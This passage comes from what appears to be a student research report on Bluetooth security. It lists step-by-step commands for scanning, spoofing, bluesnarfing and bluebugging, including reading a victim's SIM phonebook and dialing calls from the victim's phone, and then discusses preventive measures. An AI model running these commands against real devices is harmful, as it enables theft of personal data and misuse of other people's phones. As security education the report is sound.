


Figure 11: Successful Blue-bugging and Blue-snarfing




Figure 11: Joseph’s Dialed List after Blue-bugging

The step by step implementation of each tools used in research

Reconnaissance/snooping:  
man hcitool  
hcitool scan  
hcitool name  
man sdptool //sdp server is any Bluetooth device that offers a service to other Bluetooth devices//  
sdptool browse //able to see communications, protocols, see if can directly communicate with it, etc.//  
btscanner //for a user interface of scanning Bluetooth devices and see further information//  
i //command on btscanner; finds Bluetooth devices and show more information after selected device//

Spoofing with bluesnarfing:  
hciconfig  
hcitool scan //scanning for Bluetooth devices//  
spooftooph -i hci1 -R //disguising main Bluetooth device//  
hcitool scan //scanning for Bluetooth devices available//  
l2ping <victim mac address> //see if victim’s device is available for communication, etc.//  
bluesnarfer -h //shows bluesnarfer commands//  
mkdir -p /dev/bluetooth/rfcomm //configure communication channels first//  
mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0  
l2ping <mac address> //ping if victim’s device is still available//  
sdptool browse --tree --l2cap <mac address> > output //browse the victim’s rfcomm channels//  
gedit output //find string channel//  
bluesnarfer -b <mac address> -C <channel> -i //if cannot get in, bluesnarfer cannot bypass its security//  
  
Bluebugging after bluesnarfing:  
bluesnarfer -b <mac address> -C <channel> -i //if successful in bypassing security//  
bluesnarfer -b <mac address> -C <channel> -s SM -r 1-100 //reads victim’s sim phonebook//  
bluesnarfer -b <mac address> -C <channel> -a <mac address> Dial <victim number> //dials number//  
  
Bettercap:  
bettercap //turns on bettercap interface//  
ble.recon on //turns on bettercap scanning//  
ble.recon off //turns off bettercap scanning//  
ble.show //shows captured Bluetooth LE mac addresses//  
ble.enu <mac address> //you can see and write values that could potentially mess with that device//  
  
Redfang:  
fang -h //shows help//  
fang -r <macaddress range>> //set a range for mac address to scan // LMP version = Bluetooth version//

Discussion - Preventive Measures

As seen from our team’s approach conducting a bluetooth attack, attackers can engage in miscellaneous activities or at worst, malicious attacks that can jeopardize one’s identity. Despite the advancements updates that have been to certain security measures, there are certain standards and practices one must regularly perform to avoid such unfortunate encounters. A trivial solution to this scenario would be to make one’s phone non-discoverable, however, as our team has established, there are 3rd party tools that find non-discoverable devices. Not to mention that there are certain devices where the bluetooth functionality of a device cannot be switched off which creates an inevitable vulnerability for the user. According to *Toward a Robust Security Paradigm for Bluetooth Low Energy-Based Smart Objects in the Internet-of-Things*, Certain steps to follow consist of  “Keeping all software and passwords updated on a bi-monthly basis to ensure that no one can easily connect the first-time or on a consistent basis...Limit certain app permissions to minimize the size of a potential vulnerability… in addition that you are far away from a suspicious assailant to break that bluetooth connection abruptly.” (2017)  By following these practices and having a base-level understanding of bluetooth, one can ensure that one does not end up becoming a victim of a bluetooth attack. Additional preventive measures below (fig. 12):




Figure 12: Preventive Measures

Conclusion

As stated earlier, while the field of Bluetooth and Bluetooth Security have grown considerably since its conception, they still have weak points that can be exploited. By obtaining an entry-level understanding of Bluetooth, such as defining Bluetooth, how routing conventions operate and how data is transferred, one can begin to understand and form the attack process for Bluetooth devices, which were the ‘Reconnaissance’, ‘Spoofing’ and ‘Attack’ phases. Once the team had finished conducting the attack, further research was needed to conclude what would best help prevent scenarios such as what was conducted to happen onto civilians. It is worth noting that with enough additional in-depth research and time, the weak points as observed previously can likely be resolved or circumvented, which would further broaden the applications and user base able to benefit from it. Even in its current state, the benefits that Bluetooth outweigh those aforementioned vulnerabilities and warrant more research to be pursued.

References

Bjerre-Nielsen, A., Minor, K., Sapieżyński, P., Lehmann, S., & Lassen, D. D. (2020). Inferring transportation mode from smartphone sensors: Evaluating the potential of Wi-Fi and Bluetooth. *PLoS ONE*, *15*(7), 1–24. <https://doi-org.ezproxy.wpunj.edu/10.1371/journal.pone.0234003>

    Fan, A., Tang, Z., Wu, W., Tang, Y., & Lin, D. (2020). Bluetooth-based device-to-device routing protocol for self-organized mobile-phone mesh network. *EURASIP Journal on Wireless Communications & Networking*, *2020*(1), 1–25. <https://doi-org.ezproxy.wpunj.edu/10.1186/s13638-020-01768-4>

Figueroa Lorenzo, S., Añorga Benito, J., García Cardarelli, P., Alberdi Garaia, J., & Arrizabalaga Juaristi, S. (2019). A Comprehensive Review of RFID and Bluetooth Security: Practical Analysis. *Technologies*, *7*(1), 15. MDPI AG. Retrieved from <http://dx.doi.org/10.3390/technologies7010015>

Gajbhiye, S., Karmakar, S., Sharma, M., & Sharma, S. (2018). Two-party secure connection in Bluetooth-enabled devices. *Information Security Journal: A Global Perspective*, *27*(1), 42–56. <https://doi-org.ezproxy.wpunj.edu/10.1080/19393555.2018.1423714>

Hassan, S. S., Bibon, S. D., Hossain, M. S., & Atiquzzaman, M. (2018). Security threats in Bluetooth technology. *Computers & Security,* *74*, 308-322. doi:10.1016/j.cose.2017.03.008

Iqbal, Z., Luo, D., Henry, P., Kazemifar, S., Rozario, T., Yan, Y., Westover, K., Lu, W., Nguyen, D., Long, T., Wang, J., Choy, H., & Jiang, S. (2018). Accurate real time localization tracking in a clinical environment using Bluetooth Low Energy and deep learning. *PLoS ONE*, *13*(10), 1–13. <https://doi-org.ezproxy.wpunj.edu/10.1371/journal.pone.0205392>

Kerner, S. M. (2018). Bluetooth Devices at Risk From Btlejacking Takeover Attack. *EWeek*, 1–3., <http://search.ebscohost.com.ezproxy.wpunj.edu/login.aspx?direct=true&db=aph&AN=131234706&site=ehost-live>.

Shi-Cho Cha, Kuo-Hui Yeh, & Jyun-Fu Chen. (2017). Toward a Robust Security Paradigm for Bluetooth Low Energy-Based Smart Objects in the Internet-of-Things. *Sensors (14248220)*, *17*(10), 2348. <https://doi-org.ezproxy.wpunj.edu/10.3390/s17102348>

Whitehouse, O. (2020). Redfang. Retrieved November 17, 2020, from <https://tools.kali.org/wireless-attacks/redfang>